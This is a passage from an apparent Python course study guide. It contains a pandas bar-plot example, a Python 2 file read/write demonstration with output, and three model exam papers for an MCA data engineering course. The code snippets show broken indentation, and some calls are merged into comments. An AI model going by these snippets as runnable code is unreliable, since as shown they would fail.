


```
# A dictionary which represents data
data_dict = { 'name':['p1','p2','p3','p4','p5','p6'],
              'age':[20,20,21,20,21,20],
              'math_marks':[100,90,91,98,92,95],
              'physics_marks':[90,100,91,92,98,95],
              'chem_marks':[93,89,99,92,94,92]
            }

# creating a data frame object
df = pd.DataFrame(data_dict)

# show the dataframe
# by default head() show
# first five rows from top
df.head()

# bar plot df.plot(kind = 'bar', x = 'name', y = 'physics_marks', color = 'green')
# set the title plt.title('BarPlot') # show the plot plt.show()
```

Output**Reading Data From Files And Writing Data To Files**

```
# Program to show various ways to read and
# write data in a file.
file1 = open("myfile.txt","w")
L = ["This is Delhi \n","This is Paris \n","This is London \n"]
# \n is placed to indicate EOL (End of Line)
```

```
file1.write("Hello \n")
file1.writelines(L)
file1.close() #to change file access modes
    file1 = open("myfile.txt","r+")
    print "Output of Read function is "
print file1.read()
print
# seek(n) takes the file handle to the nth
# bite from the beginning.
file1.seek(0)
    print "Output of Readline function is "
print file1.readline()
print
    file1.seek(0)
    # To show difference between read and readline
print "Output of Read(9) function is "
print file1.read(9)
print
    file1.seek(0)
    print "Output of Readline(9) function is "
print file1.readline(9)
    file1.seek(0)
# readlines function
print "Output of Readlines function is "
print file1.readlines()
print
file1.close()
```

Output

```
Output of Read function is
Hello
This is Delhi
This is Paris
This is London
Output of Readline function is
Hello
Output of Read(9) function is
Hello
Th
Output of Readline(9) function is
Hello
Output of Readlines function is
['Hello \n', 'This is Delhi \n', 'This is Paris \n', 'This is London \n']
```

FACULTY OF INFORMATICS
M.C.A. I Year II Semester Examination
Model Paper - I
DATA ENGINEERING WITH PYTHON

Time : 3 Hours]

[Max. Marks : 70

(5 × 14 = 70 Marks)

Note : Answer all the question according to the internal choice

ANSWERS

1. (a) Explain about standard data types used in python with an examples. (Unit - I, Q.No. 8)
(b) Explain about Python if statement. (Unit - I, Q.No. 14)
(OR)
2. (a) What is string? and how do you create string? Explain. (Unit - I, Q.No. 34)
(b) Write a program to find the H.C.F of two numbers. (Unit - I, Q.No. 28)
3. (a) What are lists? Explain the process of creation of lists. (Unit - II, Q.No. 1)
(b) Write about various file methods used in python. (Unit - II, Q.No. 20)
(OR)
4. (a) What is tuple in python? What are its advantages? (Unit - II, Q.No. 12)
(b) What is file I/O? Explain various file operations? (Unit - II, Q.No. 19)
5. (a) What is Data Science? Explain the working mechanism of data science. (Unit - III, Q.No. 1)
(b) Explain briefly about deserializing of JSON. (Unit - III, Q.No. 25)
(OR)
6. (a) Explain, how to create a new file is python. (Unit - III, Q.No. 9)
(b) Explain, how to read and write a binary data in Python. (Unit - III, Q.No. 12)
7. (a) Explain, how to manage with tables in MySQL. (Unit - IV, Q.No. 4)
(b) Expalin, how to create frames in Pandas. (Unit - IV, Q.No. 15)
(OR)
8. (a) Explain briefly about update command of MySQL. (Unit - IV, Q.No. 7)
(b) What is data cleaning? (Unit - IV, Q.No. 23)
9. (a) Explain about statistical measures. (Unit - V, Q.No. 4)
(b) Explain, grouping data with k-means clustering. (Unit - V, Q.No. 10)
(OR)
10. What is predictive analysis ? Explain about it. (Unit - V, Q.No. 7)

FACULTY OF INFORMATICS
M.C.A. I Year II Semester Examination
Model Paper - II
DATA ENGINEERING WITH PYTHON

Time : 3 Hours]

[Max. Marks : 70

(5 × 14 = 70 Marks)

Note : Answer all the question according to the internal choice**ANSWERS**

1. (a) Explain various function arguments. (Unit - I, Q.No. 32)
 (b) What are the various types of operators used in python? (Unit - I, Q.No. 9)
 (OR)
2. (a) Write a program to calculate a running total in python. (Unit - I, Q.No. 23)
 (b) Explain about identifiers and variables in python. (Unit - I, Q.No. 7)
3. (a) Write about various Python Dictionary Methods. (Unit - II, Q.No. 11)
 (b) Write a Python Program to Illustrate Different Set Operations. (Unit - II, Q.No. 18)
 (OR)
4. (a) Write about various methods used on lists with examples. (Unit - II, Q.No. 8)
 (b) What is tuple? Explain, how to create a tuple. (Unit - II, Q.No. 13)
5. (a) How to compress pickle objects. (Unit - III, Q.No. 18)
 (b) Explain Read() file operation in python. (Unit - III, Q.No. 10)
 (OR)
6. (a) What is data acquisition? Explain about data acquisition pipe line. (Unit - III, Q.No. 3)
 (b) What is CSV File? Explain How to read and Write CSV Files in Python. (Unit - III, Q.No. 20)
7. (a) Explain insert command of MySQL. (Unit - IV, Q.No. 5)
 (b) Explain operation perform of Rows using panda data frames. (Unit - IV, Q.No. 17)
 (OR)
8. (a) Define document Store. Explain about taming Mango DB document stores. (Unit - IV, Q.No. 11)
 (b) How to Combine. Explain the data frames in Panda Using Merge() Function. (Unit - IV, Q.No. 25)
9. (a) Define Probability Distribution? What are the general properties of probability distribution. (Unit - V, Q.No. 1)
 (b) How does K-means work? (Unit - V, Q.No. 11)
 (OR)
10. What is Regression? Explain about linear regression. (Unit - V, Q.No. 9)

FACULTY OF INFORMATICS

M.C.A. I Year II Semester Examination

Model Paper - III

DATA ENGINEERING WITH PYTHON

Time : 3 Hours]

[Max. Marks : 70

(5 × 14 = 70 Marks)

Note : Answer all the question according to the internal choice**ANSWERS**

1. (a) Write about various features of python. (Unit - I, Q.No. 1)
(b) Explain various string manipulation functions. (Unit - I, Q.No. 41)
(OR)
2. (a) Write a Python Program to Print the Fibonacci sequence. (Unit - I, Q.No. 22)
(b) Write about the environment set up of python. (Unit - I, Q.No. 2)
3. (a) How do you use records in python? Explain. (Unit - II, Q.No. 22)
(b) How to slice lists in Python? (Unit - II, Q.No. 3)
(OR)
4. (a) Write a brief note about python dictionaries. (Unit - II, Q.No. 10)
(b) How loops are used in files ? explain with syntax and example. (Unit - II, Q.No. 21)
5. (a) Explain about OS Path Module in Python. (Unit - III, Q.No. 22)
(b) What are various File Operations in Python. Explain the open () method. (Unit - III, Q.No. 8)
(OR)
6. (a) Explain about data analysis sequence. (Unit - III, Q.No. 2)
(b) Explain Serialization of JSON in Python. (Unit - III, Q.No. 24)
7. (a) Explain DELETE command of MySQL. (Unit - IV, Q.No. 6)
(b) What is reshaping? Explain about reshaping of data frames in Pandas. (Unit - IV, Q.No. 19)
(OR)
8. (a) Define series and Frames in Pandas. (Unit - IV, Q.No. 12)
(b) Explain about the arithmetic operations of Pandas. (Unit - IV, Q.No. 29)
9. (a) Explain about the statistical measures used in Python way. (Unit - V, Q.No. 6)
(b) Discuss about implementing K-means clustering in Python. (Unit - V, Q.No. 13)
(OR)
10. Explain about, how to survive in random decision forest with an example. (Unit - V, Q.No. 14)